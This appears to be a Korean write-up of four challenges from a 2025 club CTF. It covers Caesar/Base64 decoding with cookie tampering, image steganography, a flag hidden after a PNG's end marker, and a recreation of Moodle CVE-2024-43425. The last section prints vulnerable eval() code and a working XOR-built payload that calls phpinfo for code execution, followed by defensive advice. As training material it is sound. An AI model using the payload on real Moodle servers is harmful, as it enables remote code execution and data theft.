

2025 ctf 라이트업(올바른 해커랑 접촉하세요 & 스탠리의 용보공부원모 집 & 좋아요 수가 왜 이렇게 많아요? & 계산게임)

👤 Created By	 예지 유
🕒 Created	@2025년 7월 2일 오후 2:06
🕒 Last Edited Time	@2025년 7월 3일 오후 3:05

**crypto-hacker - 올바른 해커랑 접촉하세요 - 유예지 -
YBG{C3aser_and_bas3_sixty4}**

문제:

에이전트인 당신에게 미션이 내려왔습니다. 문제의 웹 URL을 클릭하여, (주) 용보공의 해커 중 한 명에게 접선해서 플래그를 요청하세요. 플래그 형식은 YBG{..}입니다.

YBG

(주)용보공 연락 플랫폼

YBG Cyber Security Hacker's Platform

🔒 보안 접속 정보

접속자 식별코드:

IYVDU OHPY, ZOYVA IVI OHPY, WBYWSL JSVAOLZ,
ISBL IHJRNVBK, NPYS

🌐 네트워크 경로

암호화된 접속 경로:

L2FnZW50LWNoYXR0aW50

접속 안내

- 올바른 해커에게 요청을 전송하세요
- 필요한 정보를 명확히 요구하세요
- 올바른 페이지에 접속하세요
- 보안 프로토콜을 준수하세요

주소창을 사용하여 연락 페이지로 직접 이동하세요

웹에 접속하면 다음과 같은 페이지가 가장 먼저 보일 겁니다.

접속자 식별코드는 암호 같고, 네트워크 경로도 암호화되어 있는 것 같습니다.

시저 암호가 대표적으로 대문자로 되어 있기 때문에, 시저 암호를 먼저 계산해봅니다.

텍스트 입력:

IYVDU OHPY, ZOVYA IVI OHPY, WBYWSL JSVAOLZ, ISBL IHJRNYYVBUK, NPYS

이동 값:

7

모드:

- ☐ 암호화
☒ 복호화

시저 암호 적용

[Embed 시저 암호 도구 Widget](#)



고현정 '폭풍감람' 비결 "이것", 실제 후기로 난리!!
슬림웨이 다이어트

[OPEN](#)

결과

BROWN HAIR, SHORT BOB HAIR, PURPLE CLOTHES, BLUE BACKGROUND, GIRL

BROWN HAIR, SHORT BOB HAIR, PURPLE CLOTHES, BLUE BACKGROUND,
GIRL

이 보입니다. 이미지를 묘사한 것 같습니다.

두 번째, 경로 문자열도 해석해 봅니다. 아마도 url이겠죠? url은 base64를 많이 쓰므로, 해독해봅니다.

Decode from Base64 format

Simply enter your data then push the decode button.

L2FnZW50LWN0YXR0aW5n

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

/agent-chatting

해당 url로 이동하면 다음과 같이 나옵니다.



쿠키 모양의 접속 토큰이 0이라고 되어 있고, 많은 사람들의 이름과 이미지가 있습니다.

이 중에서 아까 확인했던

BROWN HAIR, SHORT BOB HAIR, PURPLE CLOTHES, BLUE BACKGROUND,
GIRL

이미지에 맞는 사람을 찾아보겠습니다.

갈색 머리, 짧은 단발, 보라색 옷, 파란 배경, 여성.

그럼 RACHEL과 ANGELA가 나옵니다. ANGELA는 동명이인도 있습니다.

활성 해커 목록

ERIC	PAUL	LAURA	CAROL	AMY	KRISTEN	HERFEEY	KNELY	ERICA	KAPIE
HEATHER	MELLIE	RYAN	HOLLY	PETER	MATTHEW	ANGELA	BRIAN	MIARA	LISA
EIEPHEN	MICHAEL	ANDREW	THOMAS	SUSAN	JESEPH	PHOMAS	SCOTT	RACHEL	ANNA
DANIEL	CHERYL	JESSICA	EMILY	ROBERT	AMBER	TIMOTAY	ALIAM	JULIE	JOSEPH
KELLY									

접촉하기

타겟 해커:

RACHEL

보낼 메시지:

플래그주세요

요청 전송

레이첼을 선택하고 플래그를 달라고 합니다.

접촉하기

타겟 해커:

RACHEL


보낼 메시지:

플래그주세요


요청 전송

✕ 접속 토큰이 부족합니다. 토큰이 있어야 메시지를 전송할 수 있습니다.

접속하면 토큰이 없다고 합니다. 아까 토큰 모양이 쿠키 모양이었던 것에 착안해서 쿠키를 확인해봅니다.



ticket이 0이라고 뜨네요. 티켓의 개수를 늘려보겠습니다.



티켓의 개수를 늘리면 접속 토큰이 늘어납니다. 이걸로 요청을 보낼 수 있습니다.

접촉하기

타겟 해커:

RACHEL

보낼 메시지:

플래그주세요


요청 전송

☒ 접촉 성공. 요청된 정보: YBG{C3aser_and_bas3_sixty4}

이렇게 보내면 성공입니다.

간단한 암호학 & 쿠키조작 문제였습니다.

참고로, 티켓은 3개까지인데, 3개 이상을 설정할 경우 경고가 뜨며, 3회 경고 누적 시, 아예 전송이 불가능합니다. 이 때는 쿠키 스토리지의 sessions 값이 변하는 걸 보고, sessions 자체를 지워버리면 다시 전송이 가능합니다.



힌트

1. 둘 중 하나는 시저 암호입니다.
2. 네트워크는 base 64로 디코딩해야 하며, 해당 주소를 url뒤에 붙여서 이동하세요.
3. application > cookies > sessions를 삭제해 버리면 다시 요청 전송이 가능합니다.

hidden-images - 스탠리의 용보공부원모집 - 유예지 - YBG{1s1t_a_hiDDen_1mag3}

문제;

문제의 웹 URL을 클릭하여, 동아리 모집의 비밀을 밝혀내세요. 플래그 형식은 YBG{..}입니다

서류모집
2/14~2/22
(18:00)

1차 합격자 발표
2/23

면접
2/24~2/26

최종 합격자 발표
2/27

동아리 수료

동아리 활동 기간: 1년

회비: 3만원(자각비보증금 1만원 + 활동비 2만원)

(*종도 탈퇴 시 보증금을 돌려드리지 않습니다.)

문의: 에브리타임 & 인스타그램 @together_wegetall

회장단: 문수연 (010-5019-4418), 김서현 (010-3658-5035)

융합, 보존, 공허, '신입' 모집

심연으로의 초대

우리의 '성장'은 열정적인 '구성원'을 자양분 삼아, 이성의 경계를 넘어선 무언가로 변태하는 것을 의미합니다.

계약 조건

- » 스스로를 온전히 불사를 '열정'. 스탠리 씨는 차가운 영혼을 싫어합니다.
- » 매주 지정된 시간에 열리는 '의식'에 반드시 참여할 것. 스탠리 씨는 불참을 좋아하지 않습니다.
- » 이해할 수 없는 문자와 도형을 해독하고, '저편'으로부터 오는 신호를 기록할 최소한의 능력.

웹 페이지에 접속하자마자 바로 작년 모집 포스터와 모집 안내장이 뜹니다. 문제 장르가 포렌식이므로, 이미지부터 살펴봅니다. 아마 이미지에 뭔가를 한 것일 수도 있습니다.

내용에 보면 '스탠리'라는 사람이 많이 언급됩니다. 스테가노그래피랑 스탠리를 같이 검색해 봅시다.

stanley steganography

×

📄

🎤

📷

🔍

전체

이미지

쇼핑

동영상

뉴스

짧은 동영상

지도

더보기 ▾

incoherency.co.uk

https://incoherency.co.uk › image-steganography

Image Steganography

This is a client-side Javascript tool to **steganographically hide images inside the lower "bits" of other images**. Select either "Hide image" or "Unhide ...

2025 ctf 라이트업(올바른 해커랑 접촉하세요 & 스탠리의 용보공무원모집 & 좋아요 수가 왜 이렇게 많아요? & 계산게임)

9

Image Steganography

[How it works](#)[How to defeat it](#)

Hide images inside other images.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images.

Select either "Hide image" or "Unhide image". Play with the **example** images (all 200x200 px) to get a feel for it.

Hide image

Unhide image

Image:

파일 선택

선택된 파일 없음

Example:

N/A

Hidden bits: 1

Download Full-size Image

This is a project by [James Stanley](#).

You can learn more about Steganography on [Wikipedia](#).

실제로 이런 사이트가 뜨게 되는데, 아까 거울을 보고 2번 뭔가 하라고 했으니 Hidden Bits를 2로 해봅시다.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images.

Select either "Hide image" or "Unhide image". Play with the **example** images (all 200x200 px) to get a feel for it.

Hide image

Unhide image

Image:


파일 선택


image (5).png

Example: N/A

Hidden bits: 2

Download Full-size Image





비트가 보이는 걸 확인할 수 있습니다.

why_so_many_click - 좋아요 수가 왜 이렇게 많아요? - YBG{Was_Th3re_&_String_Ther3}

문제; 용보공 에타 게시판의 비밀을 밝혀내세요. 좋아요 수가 왜 이렇게 많은 걸까요? (좋아요를 누르면 숫자가 1이 되는 건 문제와 무관한 버그입니다. 참고해주세요) 플래그 형식은 YBG{...}입니다.

자유게시판

ㅇㅂㄱ 교수님 족보 구해요!

07/22 10:30

제곧내

♥ 87 댓글 13

익명1 ㅇㅂㄱ 교수님 은퇴하신지 3년 넘었는디...?

익명2 여기에 하트 누른 애들 뭐냐 ㅋㅋ

익명3 ㄴ 북마크해놓으려는것 같은데 ㅋㅋ

익명3 ㄴ 잠만, 하트 누른 애들 누구누구인지 볼 수 있어?

익명1 ㄴ PC모드에서 우클릭하면 가능할걸?

익명2 ㄴ 읊. 못봄... 해보고서 말해

익명4 저 가지고 있어요! 난향관 9층에서 거래 가능하실까요?

익명2 ㄴ 난향관 9층 없는데요? ㅋㅋ

익명 5 와 좋아요 개수 뭐야? 이딴글에 웰케많음?


익명 7 이 교수님 PPT 숨은그림찾기라서 힘들었는데...벌써 PTSD온다.

익명2 ㄴ 숨은그림찾기 다음에는 숨은문자열찾기였음....

익명5 ㄴ ㅇㅂㅅㅇㅂㅇㅂㅇㅂ 그것도 매번 맨 마지막에다가 찍구망게 넣어서 시험공부 앞쪽만 하고 가면 개망함.

익명2 ㄴ 16진수문제는 웰케많이내셨던거임 진심

좋아요 수가 비정상적으로 많은 게시글이 있습니다. 누군가가 하트를 많이 누른 것 같은데요, '숨은그림찾기', '숨은문자열찾기'라는 게 마음에 걸립니다. 일단 장르가 포렌식인 만큼, 좋아요에 뭔가가 있는 것 같아요.



하트를 누르면 10이 되고, 우클릭하면 이미지를 저장할 수 있습니다. 보통이런 건 아이콘으로 많이 하는데, 사진을 받아 봅니다.

16진수 언급도 나왔으니, HxD에서 사진을 분석해 보겠습니다(다른 툴을 쓰셔도 무방하지만 여기서는 HxD를 사용하겠습니다)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00003500	F5	C1	40	D5	A9	2B	FA	F3	41	17	AB	BB	41	06	B0	8A	ŌÁ@Ō@+úóA.«»A.°Š
00003510	E7	98	00	3E	A3	AE	AE	BD	FC	DC	45	0F	95	EA	C6	4B	ç~.>ſ@@%úŬE.•êEK
00003520	B4	A2	4F	B3	E6	AF	A6	C9	FF	6A	3A	41	7F	8D	99	E2	ˆcO³æˆ Ěŷj:A.ˆˆâ
00003530	9F	CB	CE	59	F0	1C	5F	3C	6F	3C	BE	9D	36	62	FD	5B	ŸĚİYŠ. <o<%6bŷ[
00003540	64	80	11	20	3D	D7	D5	25	E4	4B	6B	D1	97	16	DC	58	d€. =xŌ%âKkŇ-.ŬX
00003550	BE	F1	B1	5F	57	9E	BF	F0	55	99	29	46	00	95	71	5F	%ñ±_Wž¿ŌUˆ)F.ˆq_
00003560	65	91	01	46	70	08	30	EC	04	AE	AF	F7	47	10	85	71	eˆ.Fp.Oi.Ōˆ÷G.ˆq
00003570	5F	75	91	01	C6	FD	10	18	DF	04	28	32	C0	F8	EE	FF	_uˆ.Ěŷ.ˆ.ß.(2Àœiŷ
00003580	71	DF	FA	22	03	98	18	02	45	18	A3	96	02	45	06	18	qšú".ˆ..E.ſ-.E..
00003590	B5	5D	57	44	DC	04	05	8A	0C	60	82	8A	45	18	A3	96	µ]WDŬ..Š.ˆ,ŠE.ſ-
000035A0	02	45	06	18	B5	5D	57	44	DC	04	05	8A	0C	60	82	8A	.E..µ]WDŬ..Š.ˆ,Š
000035B0	45	18	A3	96	02	45	06	18	B5	5D	57	18	88	8F	76	2C	E.ſ-.E..µ]W.ˆ.v,
000035C0	FE	3F	00	00	00	FF	FF	38	5F	D0	1F	00	00	00	06	49	p?...ŷŷ8_Đ.....I
000035D0	44	41	54	03	00	5C	A2	7B	9E	36	39	4C	04	00	00	00	DAT..ˆ\c{ž69L....
000035E0	00	49	45	4E	44	AE	42	60	82	59	42	47	7B	57	61	73	.IEND@Bˆ,YBG{Was
000035F0	5F	54	68	33	72	65	5F	26	5F	53	74	72	69	6E	67	5F	_Th3re &_String_
00003600	54	68	65	72	33	7D											Ther3)[]

플래그가 이미지 하단에 숨겨져 있었습니다. 바로 나오네요.

이미지가 찾기 힘들었을 뿐...실제로 북한 해커들이 특정 이미지에 많이 접속해서 왜 이걸 다운받아가는지 조사한 결과, 문자열이 숨겨져 있었다고 합니다.

힌트

1. 게시판의 유일한 이미지를 찾아보세요
2. 하트를 우클릭해서 이미지를 분석하세요
3. 이미지 속 문자열을 분석할 수 있는 툴을 사용하세요.

calculating_game - 계산 게임 - 유예지 - YBG{MoodI3_XOR_Vuln3r4b1l1ty_2025_YBG}

문제; 수학 계산 게임 사이트에서 플래그를 얻어내세요.

겉모습 🤖

- 평범한 수학 계산 게임 사이트
- 목표: 수학 함수로 42 만들기
- 예쁜 UI와 게임 요소들

- 전혀 의심스럽지 않은 디자인

실제 정체 🔥

- **Moodle CVE-2024-43425** 취약점 구현
- `eval()` 함수 + **Variable Functions**
- **XOR 기반 문자열 생성 공격**
- 환경변수에서 플래그 탈취

CVE-2024-43425 소개

취약점 정보

항목	내용
대상	Moodle 4.4.1 calculated question type
발견일	2024년
위험도	Critical (RCE 가능)
원인	Variable Functions + eval() 조합

공격 시나리오

1. 수식 입력을 통한 코드 삽입
2. **Variable Variables** 차단 우회
3. 임의 함수 실행 (phpinfo, system 등)

핵심 취약 코드

Moodle 원본 코드 (취약한 부분)

```
// from https://git.moodle.org/gw?p=moodle.git;a=blob;f=question/type/calculated/questiontype.php
function check_formula($formula) {
    // 기본적인 필터링만 수행
    foreach (['//', '/*', '#', '<?', '?>'] as $commentstart) {
        if (strpos($formula, $commentstart) !== false) {
            return '허용되지 않는 문자가 포함되어 있습니다';
        }
    }
}
```

```

    }
}

// 허용된 함수 검증
$safeoperatorchar = '-+/*%>:^~<?=&|!';
// ... 함수 검증 로직
}

function calculate($formula) {
    $error = check_formula($formula);
    if (!$error) {
        // 🚨 CVE-2024-43425 패치 시도 (불완전)
        $formula = str_replace('{', '(', $formula);
        $formula = str_replace('}', ')', $formula);

        return eval('return ' . $formula . ';'); // 🔥 위험!
    }
}

```

💡 핵심 문제: {중괄호} → (소괄호) 변환으로 Variable Variables는 차단했지만, Variable Functions는 여전히 가능

⚡ Variable Functions 취약점

PHP Variable Functions란?

```

$func_name = "phpinfo";
$func_name(1); // phpinfo(1) 실행됨!

// 문자열 리터럴로도 가능
'phpinfo'(1); // 동일하게 실행

```

패치 시도와 한계

구분	내용
패치 시도	{중괄호} → (소괄호) 변환으로 Variable Variables 차단

구분	내용
문제점	Variable Functions는 여전히 가능
결과	<code>FUNCTION_NAME{args}</code> → <code>FUNCTION_NAME(args)</code>

XOR 문자열 생성 기법

1단계: INF 문자열 생성

```
exp(1000) // 결과: "INF" (문자열)
```

2단계: XOR 연산으로 PHPINFO 생성

```
// 원본 연구 페이로드 (RedTeam Pentesting)
((exp(1000) . 0+exp(1000) . 0+exp(1000)) ^
(4 . 2 . 3 . 0 . 0 . 0 . 0) ^
(0 . 0 . 0 . 0 . 0 . 0 . 0) ^
(0 . 0 . -1 . 1 . 1 . 4) ^
(-4 . 8 . 1 . 1 . 1 . 2))
```

```
// 결과: "PHPINFO" 문자열
```

핵심 원리

- `exp(1000)` → INF 무한대 값 생성
- 숫자와 XOR 연산하여 ASCII 문자 조합
- 원하는 함수명 문자열 생성

완전한 공격 시나리오

Step 1: 문자열 생성

```
exp(1000)으로 INF 생성
XOR 연산으로 PHPINFO 조합
```

Step 2: Variable Functions 실행

PHPINFO{INFO_ALL} → PHPINFO(INFO_ALL)
중괄호가 소괄호로 변환됨

Step 3: 시스템 정보 획득 🔍

phpinfo() 실행
환경변수에서 FLAG 확인

🚀 실제 익스플로잇

페이로드

```
((exp(1000) . 0+exp(1000) . 0+exp(1000))) ^  
(4 . 2 . 3 . 0 . 0 . 0 . 0) ^  
(0 . 0 . 0 . 0 . 0 . 0 . 0) ^  
(0 . 0 . -1 . 1 . 1 . 4) ^  
(-4 . 8 . 1 . 1 . 1 . 2)){INFO_ALL}
```

실행 과정

1. 웹사이트 접속: <http://localhost:10001>
2. 수식 입력란에 페이로드 입력
3. phpinfo() 결과 확인
4. Environment 섹션에서 FLAG 발견

🔧 기술적 세부사항

필터링 우회 방법

조건	우회 방법
✅ 허용된 함수만 사용	exp, abs, ceil... 사용
✅ 허용된 문자만 사용	숫자, 연산자, 괄호
✅ 문자열 생성 금지	XOR로 문자열 조합

조건	우회 방법
✅ 함수 호출 제한	Variable Functions 이용

핵심 테크닉

- 문자열 연결: `.` 연산자
- XOR 연산: `^` 연산자
- 중괄호 우회: `{ }` 를 `()` 변환 이용
- 함수 동적 호출: PHP Variable Functions 특성

🛡 방어 방법

1. eval() 사용 금지

```
// ❌ 위험한 방법
return eval('return ' . $formula . ';');

// ✅ 안전한 대안
$allowed = ['abs', 'ceil', 'floor', 'round'];
if (in_array($func_name, $allowed)) {
    return call_user_func($func_name, $args);
}
```

2. 화이트리스트 방식 검증

```
// 허용된 패턴만 통과
if (!preg_match('/^[0-9+\-*\/\(\)\s]+$/i', $formula)) {
    return "허용되지 않은 문자입니다";
}
```